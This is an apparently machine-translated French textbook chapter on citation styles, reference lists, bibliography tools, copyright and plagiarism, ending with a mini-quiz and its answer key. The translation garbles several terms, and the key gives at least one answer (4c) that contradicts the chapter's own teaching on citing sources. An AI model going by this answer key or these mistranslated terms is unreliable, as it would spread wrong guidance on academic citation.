Si des ressources liées à un sujet sont compilées, les sections pertinentes doivent être réécrites avec les propres mots de l'auteur et la source ou les ressources utilisées doivent être ajoutées à la fin du paragraphe. Toutes les sources utilisées doivent être clairement écrites dans la section pertinente.

Paraphraser, c'est reformuler les idées de quelqu'un d'autre en utilisant nos propres mots. C'est une méthode efficace pour synthétiser, résumer ou comparer des informations provenant d'une ou plusieurs sources si cela est possible. Pour cette raison, l'interprétation est souvent utilisée au lieu de la citation directe. La source citée lors de l'interprétation peut être donnée entre parenthèses ou de manière narrative (American Psychological Association, 2019 ; Ceylan et al., 2020).

- Exemple : L'exposition à des expériences plus positives est le facteur clé pour fournir cette fonction de protection (Johnson et al., 2005).

- Exemple : Johnson et al. (2005) ont supposé que l'exposition à des expériences plus positives était le facteur clé pour fournir cette fonction de protection.

* **Note** : Les exemples ci-dessus ont été pris dans l'étude nommée (Ceylan et al., 2020) APA 7 Academic Publication Principles

Étapes de la citation

La citation se déroule en deux phases complémentaires (Université Hacettepe, 2020)

- **A la fin de l'étude** : Une liste indiquant les sources d'information utilisées dans l'étude est annexée à la fin de l'étude. Cette liste, appelée bibliographie, contient les citations de toutes les sources utilisées.
- **Dans l'étude** : Dans le texte, il est brièvement indiqué quelles informations sont tirées de quelle source d'information dans la bibliographie. C'est ce qu'on appelle une brève référence (citation).

Deux approches de base sont utilisées pour citer des références :

Approche numérique : Chaque source utilisée est numérotée et les références sont faites dans le texte avec ces numéros. Exemple : Il existe deux approches de base utilisées pour citer des références ⁵

Approche auteur-date : De brèves informations sur la source utilisée (généralement le nom de famille de l'auteur, la date de publication et le numéro de page) sont données en ouvrant une parenthèse à l'endroit pertinent dans le texte.

- Exemple : Il existe deux approches de base utilisées pour citer des références (Hacettepe University 2020)

Dans cette section, les deux méthodes de la littérature sont utilisées comme exemples pour expliquer les sujets. La source à partir de laquelle l'information a été obtenue est clairement écrite juste en dessous des pages où les sources numérotées sont utilisées.

Comme dans l'exemple donné ci-dessous, la source, qui occupe la quatrième place dans la section des références, est donnée ci-dessus à titre d'exemple pour les deux cas.

La quatrième source de la section Références est donnée ci-dessus comme exemple des deux approches.

- L'exemple : **5- Université Hacettepe. (2020). Programme de maîtrise de l'information de l'Université Hacettepe (Hübo). Extrait le 23.06.2022 de https://hubo.hacettepe.edu.tr/docs/hubo_gorme_engelli.pdf**

Il existe de nombreuses formes de citation développées pour différentes disciplines. Les différences mineures entre les formats sont souvent dues aux exigences de la discipline respective. APA, MLA et Chicago sont les formats les plus couramment utilisés (Hacettepe University, 2020)

Il existe une façon de citer des références pour presque toutes les disciplines.

✓ Exemples :

- Anthropologie -AAA
- Biologie -CBE/CSE
- Langue et Littérature - MLA
- Physique -AIP
- Chimie -ACS
- Mathématiques -AMS
- Psychologie -APA

- Sociologie -ASA
- Médecine - NLM, AMA

Pour préparer les références :

La partie des références comprend les balises de toutes les sources utilisées dans l'étude. Les ressources non utilisées dans l'étude ne doivent pas être ajoutées à cette liste et chaque ressource utilisée doit être incluse (Hacettepe University, 2020). Il est classé par ordre alphabétique. Si un auteur a plus d'une œuvre, elles sont triées de la plus ancienne à la plus récente. Œuvres sans auteur saisir la liste alphabétique à partir du nom de l'œuvre (AIMS, 2022).

Pour préparer l'empreinte

Suffisamment d'informations sont transférées aux empreintes pour permettre l'accès à la source. La représentation diffère selon chaque type de ressource.



Le livre

Les mentions légales du livre comprennent le nom et le prénom, le titre de l'ouvrage, la ville où l'ouvrage a été publié, l'éditeur, l'année de publication et le numéro de page. Son affichage change en fonction du nombre d'auteurs. ²⁰

²⁰ Le Chicago Manual of Style Online. Chicago – Guide rapide de citation de style. 26.06.2022
https://www.chicagomanualofstyle.org/tools_citationguide.

Pour	préparer	la	vidéo	d'empreinte	:
https://www.youtube.com/watch?v=10eg_GB_A9E&t=6s					
https://www.youtube.com/watch?v=RlkZu92J_pg					

Le livre d'un seul auteur : il est organisé en nom, prénom, nom de l'œuvre, lieu/ville où l'œuvre a été publiée, éditeur, année d'ordre de publication.

Les informations sur le livre : Erol Köroğlu, La littérature turque et la Première Guerre mondiale, 1914-1918 : De la propagande à la construction de l'identité nationale (Istanbul : İletişim Yayınları, 2004) .

Imprimer: Koroglu, Erol. La littérature turque et la Première Guerre mondiale, 1914-1918 : de la propagande à la construction de l'identité nationale. Istanbul : Publications İletişim, 2004 .

Le livre à deux auteurs :

Informations sur le livre : İnci Enginün et Zeynep Kerman, All Works / Ahmet Haşim (Istanbul : Dergah Publications, 1991), 25-28.

Imprimer: Enginün, İnci et Zeynep Kerman. Tous les travaux/Ahmet Haşim. Istanbul : Dergah Publications, 1991.

Le livre à trois auteurs :

Informations sur le livre : İrfan Dağdelen, Hüseyin Türkmen et Nergis Ulu, Impressions from Turkish Librarianship: Nail Bayraktara Armağan (Istanbul : Municipalité métropolitaine - Département des affaires culturelles et sociales - Direction de la bibliothèque et des musées, 2005).

Imprimer: Dağdelen, İrfan, Hüseyin Türkmen et Nergis Ulu. Projections de la bibliothéconomie turque : Nail Bayraktara Armağan. Istanbul : Municipalité métropolitaine, Département des affaires culturelles et sociales, Direction des bibliothèques et des musées, 2005.

Ouvrage de trois auteurs ou plus :

Informations sur le livre : Günay Kut et al., Université de Boğaziçi Observatoire de Kandilli et Institut de recherche sur les tremblements de terre Astronomie Astrologie Mathématiques Catalogue des manuscrits : Manuscrits de l'Observatoire de Kandilli (Istanbul : Université de Boğaziçi, 2007).

Mentions légales : Kut Günay, Hatice Aynur, Cumhure Üçer et Fatma Büyükkarcı. Université de Boğaziçi Observatoire de Kandilli et Institut de recherche sur les tremblements de terre Astronomie Astrologie Mathématiques Catalogue des manuscrits : Manuscrits de l'Observatoire de Kandilli. Istanbul : Université Bogazici, 2007.

Un chapitre du livre :

Informations sur le livre : Halid Ziya Uşaklıgil, « Chapitre 22 », Aşk-ı Memnu, 8e éd., éd. Muharrem Kaya et Rahim Tarım (Istanbul : Özgür Publications, 2007).

Mentions légales : Uşaklıgil, Halid Ziya. "Chapitre 22." Aşk-ı Memnu, 8e éd. plaisir. Muharrem Kaya et Rahim Tarım. Istanbul : Publications Özgür, 2007.

Article imprimé :

Dans la balise de l'article, le(s) nom(s) de l'auteur, l'année de publication, le nom de l'article, le nom de la revue, le volume, le numéro et les numéros de page sont indiqués (Hacettepe Üniversitesi2020) .

Exemple : Seyhan, Köksal. "Allégorie de la ville dans un poème de Yunus Emre." Journal d'études turques d'études turques 24/II (2000): 231 - 280 .

Article électronique :

Information: Nezihe Seyhan, "Resurrection Day in Divan Literature," Literature & Theology: An International Journal of Religion, Theory, and Culture 18:1 (mars 2004), 64. (consulté le 12.08.2009)

Mentions légales : Seyhan, Nezihe. "Jour de la résurrection dans la littérature divan." Littérature et théologie: Un journal international de religion, théorie et culture 18: 1 (mars 2004), 62-76. (consulté le 12.08.2009)

Article d'encyclopédie : Si l'encyclopédie a un auteur, le nom est écrit en premier. Exemple ⁴ :

Information: Yılmaz Öztuna, Encyclopédie de la musique turque (Istanbul : MEB Devlet Kitapları, 1969), article « Itri ».

Imprimer: Oztuna, Yilmaz. Encyclopédie de la musique turque. 2 tomes. Istanbul: Livres d'État MEB, 1969.

Page web:

Dans la balise de la page Web, le cas échéant, le(s) nom(s) de l'auteur, la date de publication ou de dernière mise à jour, le nom de la page, la date d'accès et l'adresse d'accès sont indiqués. S'il n'y a pas d'auteur, l'empreinte sera émise directement au nom de la page (Hacettepe University 2020)

Exemple : McDonald's Corporation. "Faits sur la sécurité des jouets Happy Meal de McDonald's." Consulté le 19 juillet 2008. <http://www.mcdonalds.com/corp/about/factsheets.html> .

Exemple : Tillman, HN (2003). Évaluer la qualité sur le net. Extrait le 5 décembre 2009 de <http://www.hopetillman.com/findqual.html> .

Thèse:

Information: Zeynep Sabuncu, « Mihr ü Mah : A Mathnawi de Mustafa Âli » (mémoire de maîtrise, Université Boğaziçi, 1983).

Imprimer: Sabuncu, Zeynep. "Mihr ü Mah: Un Mathnawi de Mustafa Âli." Thèse de maîtrise, Université Boğaziçi, 1983.

Conférence inédite :

Information: Mustafa Akdağ et Hidayet Tok, "L'effet de l'enseignement traditionnel et de l'enseignement assisté par power point sur la réussite des élèves" (Déclaration présentée au XIIIe Congrès national des sciences de l'éducation, Faculté d'éducation de l'Université d'İnönü, Malatya, 06-09 juillet 2004).

Mentions légales : Akdag, Mustafa et Hidayet Tok. "L'effet de l'enseignement traditionnel et de l'enseignement assisté par PowerPoint sur la réussite des élèves." XIII. Document présenté au Congrès national des sciences de l'éducation, Faculté d'éducation de l'Université d'İnönü, Malatya, 06-09 juillet 2004.



20-Le Chicago Manual of Style en ligne. Chicago – Guide rapide de citation de style. 26.06.2022 à cette date, accessible depuis https://www.chicagomanualofstyle.org/tools_citationguide.html

Soumission et citation

La bibliographie indique les sources utilisées, mais n'indique pas quelles informations sont tirées de quelle source. Cette information est transmise en faisant référence à la source pertinente dans le texte (Hacettepe University 2020).

Si l'expression dans la source d'origine est copiée exactement, cela s'appelle une citation. Les citations sont entre guillemets pour indiquer que la déclaration a été copiée exactement, puis une référence est faite à la source originale (Hacettepe University 2020).

Utilitaire d'édition de bibliographie

Il existe des logiciels qui aident à la bibliographie et à la création de citations. Il est possible de regrouper les logiciels en question en deux groupes (Hacettepe University 2020).

Systèmes de gestion des ressources :


- Ce sont des logiciels développés à des fins de gestion des ressources. Ils vous permettent de créer votre propre base de données à partir des enregistrements que vous obtenez des bases de données et d'organiser vos enregistrements selon le format de citation que vous souhaitez (APA, MLA, Chicago, etc.). Les logiciels de gestion des ressources les plus couramment utilisés sont :
- Note de fin
- Refworks


Créateurs de bibliographie et d'empreintes

Ce sont des outils qui aident à préparer une étiquette de ressource. Ils couvrent les formats de citation couramment utilisés (tels que APA, MLA, Chicago). Les informations sur la ressource doivent être saisies correctement dans le système par l'utilisateur. Le système ne crée que le format (Hacettepe University 2020) :

Exemples:

- Fils de Citation Machine (<http://citationmachine.net/>)
- EasyBib (<http://www.easybib.com/>)
- KnightCite (<http://www.calvin.edu/library/knightcite/>)





A vous de jouer : Mini-quiz

- 1. Lequel des éléments suivants est un problème juridique concernant l'utilisation des ressources d'information ?**
 - a. droits d'auteur
 - b. Transfert indirect
 - c. Envoi en cours
 - d. Citation
 - e. Plagiat
- 2. Parmi les œuvres suivantes, lesquelles sont couvertes par le droit d'auteur ?**
 - a. Composition
 - b. Film
 - c. Programme d'ordinateur
 - d. Photographier
 - e. Tous
- 3. Lequel des éléments suivants concernant une œuvre protégée par le droit d'auteur relève du champ d'application de l'utilisation équitable ?**
 - a. Reproduire et diffuser
 - b. Vendre l'oeuvre
 - c. Photocopier une partie pour usage personnel
 - d. Filmer l'oeuvre
 - e. Mise en scène du travail
- 4. Dans laquelle des situations suivantes est-il obligatoire de citer la source ?**
 - a. Si l'œuvre n'est pas protégée par le droit d'auteur
 - b. Si l'œuvre est sous copyright
 - c. Si l'autorisation est obtenue de l'auteur
 - d. Si utilisé dans le cadre de l'utilisation équitable
 - e. Tous
- 5. Lequel des éléments suivants relève du plagiat ?**
 - a. Copier des informations sans attribution
 - b. Couper et coller depuis Internet sans citer la source
 - c. reformuler et utiliser les informations sans citer la source
 - d. Résumer une étude sans citer la source
 - e. Tous
- 6. Comment s'appelle la liste de toutes les sources d'information utilisées dans l'étude ?**
 - a. Envoi en cours
 - b. Les références
 - c. Attribution
 - d. Étiqueter
 - e. Citation
- 7. Lequel des énoncés suivants est une forme de citation ?**



- a. RefWorks
- b. Note de fin
- c. EasyBib
- d. AAP
- e. Mot 2007

8. Laquelle des informations suivantes ne se trouve pas dans une balise de page Web ?

- a. Date de sortie
- b. Date d'accès
- c. Place de publication
- d. Titre de l'étude
- e. Adresse d'accès (url)

9. À quel type de publication appartient l'empreinte suivante ? Etike, S, (2021). Jeunesse et littérature numérique, Journal of Emek Araştırma (GEAD), Vol 12, Numéro 20, décembre 2021

- a. Article
- b. Livre
- c. Déclaration
- d. page web
- e. Thèse

10. Lequel des éléments suivants est requis pour utiliser des guillemets ?

- a. Les références
- b. Citation
- c. Envoi en cours
- d. Attribution
- e. Bibliographie

Réponses du mini-quiz : 1a, 2e, 3c, 4c, 5e, 6b, 7d, 8c, 9a, 10b



LES RÉFÉRENCES

1-BUTS. Compétences numériques et littératie numérique : actions politiques de l'Union européenne. DigComp 2.0 : le cadre de compétences numériques pour les citoyens. 26.06.2022 tarihinde <http://aims.fao.org/news/digital-skills-and-digital-literacy-european-union-policy-actions>

2-Bilgili, AS, (2011). Bilimsel Araştırma ve Yöntemleri Ders Notları <http://mehmetardicc.blogcu.com/bilimsel-arastirma-ve-yontemleri-ders-notlari/13303478>

3-Association américaine de psychologie (2019). Manuel de publication de l'American Psychological Association (7. Baskı). Washington, DC : APA.

4-Ceylan, AO, Kaya OE, Öge RG, Çakmak Z. 2020. APA 7 Principes de publication académique. http://acikders.hacettepe.edu.tr/dersler/edebiyat_fakultesi/APA/APA.html

5-Hacettepe Üniversitesi. (2020). Hacettepe üniversitesi bilgi okuryazarlığı (hubo) programı. 23.06.2022 tarihinde https://hubo.hacettepe.edu.tr/docs/hubo_gorme_engelli.pdf adresinden elde edilmiştir.

6-Inci O. (2015). Bilimsel Yayın Etiği, Türk Kütüphaneciliği 29, 2, 282-295.

7-Hobsbawm, E. (2002). Des moments intéressants d'une vie au XXe siècle. Londres : Abacus, s. 388.

8-Kazan H. (2016). Bilimsel Araştırma Teknikleri, İstanbul Üniversitesi Açık Ve Uzaktan Eğitim Fakültesi

9-Koç Üniversitesi Suna Kırış Kütüphanesi. Telif Hakkı ve Adil kullanım. 26.06.2022 tarihinde https://library.ku.edu.tr/hizmetler/acik-erisim-akademik-iletisim/telif-hakki-ve-adil-kullanim/#tab_html_920b1749015a8dce5f4334661aa5b1b8

10-LINCS, 2020. Système d'information et de communication sur l'alphabétisation (LINCS). Intégration de la connaissance du numérique dans la ressource d'apprentissage complémentaire de l'enseignement de la langue anglaise. 25.06.2022 tarihinde https://lincs.ed.gov/sites/default/files/LINCS_CLR-2_508.pdf

11-Université Notre Dame de Namur. Guide de la bibliothèque pour les étudiants internationaux 26.06.2022 tarihinde <https://library.ndnu.edu/internationalstudents/selectingevaluating>

12-Ortaylı, İ. (2000). *Osmanlı Toplumunda Aile*. İstanbul : Pan Yayıncılık, s. 108.

13-Sağiroğlu vd. (2020). Dijital okuryazarlık : araçlar, metodolojiler, uygulamalar ve öneriler.

Date d'acquisition des connaissances :22.06.2022 <https://acikkaynak.gim.org.tr/img/kitap.pdf>

14-Bibliothèques universitaires Virginia Tech. (2019). Boîte à outils du cadre de littératie numérique. Date d'acquisition des connaissances :22.06.2022 <http://odyssey.lib.vt.edu/files/original/aff90041dcc7624532a3ab94e9277560a232485.pdf>,

15-UMGC, 2022. Campus mondial de l'Université du Maryland (UMGC). Évaluer les sources. 26.06.2022 tarihinde <https://www.umgc.edu/current-students/learning-resources/writing-center/writing-resources/evaluating-sources> adresinden erişilmiştir.

16-Université de Cambridge. Plagiat et inconduite académique. Date d'acquisition des connaissances :26.06.2022 <https://www.plagiarism.admin.cam.ac.uk/definition>.

17-Université de San Diego. Enseigner la connaissance du numérique en classe. Date d'acquisition des connaissances : 25.06.2022. <https://onlinedegrees.sandiego.edu/teaching-digital-literacy-in-the-classroom/>

18-TC Milli Eğitim Bakanlığı (Ministère de l'Éducation). (2020). Dijital okuryazarlık öğretmen kılavuzu. Date d'acquisition des connaissances : 23.06.2022. <http://cdn.eba.gov.tr/kitap/digital/#p=1>

19-Türk Dil Kurumu (TDK). Etik kuralları. Date d'acquisition des connaissances :26.06.2022 <https://www.tdk.gov.tr/yayinlar/yayinlar-yayinlar/etik-kurallari/>

20-Le Chicago Manual of Style en ligne. Chicago – Guide rapide de citation de style. Date d'acquisition des connaissances : 26.06.2022 https://www.chicagomanualofstyle.org/tools_citationguide.html


Chapitre 4 : le Numérique : droit d'auteur et plagiat

Auteurs : Nikolaos Sideris, enseignant Gloria Violari, Vasiliki Baketta, Katerina Fotiou, Alexandra Melista

Droit d'auteur, types de droit d'auteur, protection du droit d'auteur

Le **droit d'auteur** est un droit légal exclusif qui résulte d'un travail intellectuel ou d'une créativité dans les domaines de la science, de l'art, de la littérature et de l'industrie accordé à un créateur ou à un groupe d'individus, afin de protéger leur activité contre la reproduction, la distribution et l'exécution publique par un tiers. personne sans licence ou autorisation préalable du propriétaire. La propriété intellectuelle doit être protégée pour garantir et récompenser les droits *moraux et économiques* des créateurs et encourager en même temps les auteurs à produire davantage d'œuvres à l'avenir. Toute violation de la loi sur le droit d'auteur peut entraîner des conséquences judiciaires extrêmement graves (Anjaneya, 2016).


Figure 1: Droit d'auteur. Qu'est-ce que c'est?



Les œuvres protégées par le droit d'auteur sont considérées comme des œuvres écrites (livres, articles, brochures, traductions, programmes informatiques), des œuvres parlées (discours, conférences, etc.), des œuvres d'art, d'architecture et de design industriel, des œuvres cartographiques, telles que des cartes géographiques et topographiques, des œuvres cinématographiques et des pièces de théâtre et enfin, des œuvres dramatiques, musicales, chorégraphiques et pantomimes (Ljubojev, 2018).

Une œuvre de l'esprit, pour être protégée par le droit d'auteur, doit remplir trois conditions : *l'originalité*, *la création humaine* et *la spécificité de la forme*.

Figure 2 : Protection juridique



L'originalité d'une œuvre d'auteur est son élément le plus important : son individualité, son identité, la caractéristique unique à la fois de la définition de la créativité et de la personnalité du créateur. L'œuvre doit être totalement unique pour bénéficier de la pleine reconnaissance de la protection du droit d'auteur, ce qui signifie qu'elle a été créée par inspiration et qu'elle est originale, non reproduite ou adoptée à partir d'autres cours existants (Ljubojev 2018).

L'activité intellectuelle pour être protégée doit avoir été faite par un homme, c'est-à-dire être une création d'une personne physique, en fait être une création humaine. Les œuvres qui existaient auparavant dans la nature, telles que les pierres ou les formes de bois, entièrement créées par les forces de la nature, bien que ressemblant à des œuvres d'art, ne peuvent être reconnues comme des œuvres d'auteur. Lorsqu'il s'agit d'une œuvre d'auteur, le caractère humain individuel doit venir à l'essentiel. Même si nous parlons de produits créés par ordinateur dans la conception moderne, le rôle de l'homme est la clé unique de la perfection. Tout appareil ne peut pas fonctionner par lui-même ; elle n'est qu'un moyen auxiliaire au service de l'homme pour toute création d'œuvre d'auteur (Ljubojev, 2018).

Enfin et surtout, la spécificité de forme d'une œuvre d'auteur constitue le troisième élément précieux de la définition d'une activité juridiquement protégée. Il doit être façonné et spécifié sous une certaine forme matérielle, comme du papier, des documents, des peintures, des enregistrements, des serveurs Web, etc. La présentation de l'œuvre sous une certaine forme est exactement ce qui donne l'identité au contenu du créateur. La forme physique et exprimable permet au créateur de communiquer son activité intellectuelle au grand public. Tout contenu non fixé et non spécifié n'est pas considéré comme une œuvre protégée par le droit d'auteur (Anjaneya, 2016). En résumé, une activité intellectuelle ou une création, pour être reconnue comme œuvre protégée par le droit d'auteur et bénéficier de droits et d'avantages financiers assortis de la reconnaissance de la personnalité de l'auteur donnée par le pouvoir judiciaire, doit être originale, s'exprimer sous une certaine forme et, bien sûr, être une création humaine.

La révolution technologique et le développement numérique au fil des ans ont remis en question les conditions dans lesquelles la loi sur le droit d'auteur s'est efforcée de stimuler les nouvelles œuvres et activités créées dans les domaines de l'art, de la science, de la littérature et de l'industrie. La réduction des coûts de copie, de production et de distribution de contenu numérique pour les fournisseurs de créations protégées par le droit d'auteur a des effets à la fois positifs et négatifs (positifs pour le public, négatifs pour les incitations des créateurs).

Aujourd'hui, à l'ère du numérique, la domination de l'informatique a tout changé depuis le XVIIIe siècle en matière de droit d'auteur : tout est simple pour copier une information. Mais le producteur peut ne pas obtenir de reconnaissance pour son travail. Dans le même temps, cela déclenche des contestations

des lois sur le droit d'auteur déjà existantes, à condition que le système juridique fonctionne en faveur du créateur. Quoi qu'il en soit, la question délicate de savoir si le changement technologique significatif signifiera ou non la fin de l'histoire du droit d'auteur restera sans réponse (Eger, 2012).

Qu'est-ce que plagiat?

Le plagiat est l'une des trois règles relatives à l'emprunt non autorisé ainsi qu'au droit d'auteur et aux droits moraux, comme le montre la Figure 3.

Bien que les frontières de définition entre les règles soient compliquées, il faut garder à l'esprit que le droit d'auteur et le droit moral sont des règles juridiques, tandis que le plagiat découle des codes d'honneur qui régissent le fonctionnement du marché et des institutions (Lipton, 2015). Par conséquent, selon le règlement des examens, le plagiat est un délit (Université d'Oxford, 2022). Le plagiat se produit lorsque l'on essaie d'utiliser le travail ou les idées de quelqu'un d'autre sans donner une référence complète à l'auteur du texte original; il induit le lecteur en erreur en lui faisant croire que le travail du copiste est original (Lipton, 2015). Un exemple de plagiat est démontré dans la figure 4 suivante.

Figure 3: Rules dealing with unauthorized borrowing.





Figure 4: Exemple de plagiat



La signification du verbe « utiliser » dans l'exemple inclut non seulement le paragraphe exactement copié du livre, mais il couvre également l'utilisation substantielle de celui-ci. Il n'est pas facile de répondre à la question de savoir si son travail est "suspecté" d'être le produit d'un plagiat en estimant

le nombre ou la proportion de mots utilisés par rapport au travail original. car les figures, les graphiques ou les photos peuvent également être copiés (Université de Leeds Beckett, 2014). Le plagiat comprend à la fois le matériel publié et non publié sous diverses formes telles que les manuscrits, imprimés ou électroniques. Cela peut être intentionnel ou non (Université d'Oxford, 2022). Parfois, cela peut être corrélé à l'ignorance ou à des erreurs de citation ou de référence. Il convient de souligner que « le plagiat diffère du droit d'auteur en ce sens qu'il ne s'étend à aucune caractéristique protégeable d'une œuvre telle que les idées, la manière dont celles-ci sont exprimées ou les deux » (Lipton, 2015). Afin d'éviter le plagiat, les guillemets doivent être utilisés, toutes les sources doivent être citées avec citation (référence de la source dans le texte) et avec référence (détails de la source dans la bibliographie). Le plagiat peut prendre diverses formes qui sont illustrées à Figure 5 (Hexham, 1999)


Droit plagiat. C'est la forme de plagiat la plus fréquente. Certains mots sont supprimés ou ajoutés au texte d'origine. Les guillemets ne sont pas utilisés et il n'y a aucune référence à l'auteur original.

Plagiat utilisant une citation, une note de bas de page, avec des citations pendantes. Dans ces cas de plagiat, il y a une référence à l'auteur original (citation ou notes de bas de page) mais il n'y a pas d'utilisation de guillemets ou s'ils sont utilisés, ils n'incluent pas tout le texte qui est copié.

Paraphraser comme plagiat. Dans ce cas, soit quelqu'un paraphrase en réécrivant une section sans apporter de modifications substantielles à l'original, soit résume les informations d'une source sans en faire mention.

Auto-plagiat. L'auto-plagiat se produit lorsque vous recyclez votre propre travail, c'est-à-dire que vous avez déjà soumis votre travail (thèse, articles, etc.) et que vous le reproduisez à nouveau sans aucune indication au lecteur.

Figure 5: Forms of Plagiarism



Irving Hexham, LE FLÉAU DU PLAGIAT, Université de Calgary.
<https://people.ucalgary.ca/~nurelweb/academic/plag.html>

Droits de propriété intellectuelle

L'auteur d'une œuvre de l'esprit a le droit absolu et exclusif de contrôler l'utilisation de son œuvre. Il a le pouvoir de mener des actions morales et financières. (OMPI, (2016); Office de l'Union européenne pour la propriété intellectuelle [EUIPO], 2020)

Financiers se rapportent à l'acquisition ou au transfert de la rémunération financière tirée de l'utilisation de la propriété intellectuelle du créateur.

Ethiques concernent la préservation et la protection de la relation du créateur à son œuvre.

Le travail est défini comme toute création intellectuelle originale de l'art, de la parole ou de la science. L'œuvre littéraire, artistique ou scientifique peut avoir n'importe quelle forme, telle qu'écrite, audiovisuelle, artistique et dessinée. Les lois sur le droit d'auteur ne protègent pas les idées, les découvertes, les faits, mais toute formulation et expression spécifiques de ceux-ci, car la liberté d'expression est importante pour le progrès et le développement des sociétés modernes.

Tableau 1: Œuvres protégées et non protégées par le droit d'auteur

Protégé par les lois sur le droit d'auteur, complet ou incomplet	Non protégé par les lois sur le droit d'auteur
<ul style="list-style-type: none"> • Ouvrages écrits et traductions • Textes oraux • Compositions musicales • Œuvres de théâtre ou de danse • Œuvres audiovisuelles • Chorégraphies • Œuvres d'art • Œuvres d'arts appliqués (par exemple, vêtements, meubles, bijoux) • Conceptions architecturales • Photographies • Illustrations • Plans • Adaptations d'œuvres classiques • Collections • Bases de données • Programmes et applications • Créations publicitaires • Brevets • Articles de marque 	<ul style="list-style-type: none"> • Lois • Décisions politiques • Documents administratifs • Jugements • Œuvres de tradition populaire • Nouvelles et événements • Relations mathématiques • Procédures et méthodes • Oeuvres non originales • Œuvres dont les droits de propriété intellectuelle ont expiré

Les lois nationales sur le droit d'auteur protègent les auteurs en leur donnant le droit exclusif d'autoriser ou d'interdire à d'autres d'utiliser leur travail. La protection du droit d'auteur est automatiquement appliquée lors de la création du projet sans qu'aucun autre processus ne soit nécessaire (Barker et al., 2016 ; OMPI, 2016).

Tableau 2: Ce qu'un créateur peut autoriser ou interdire

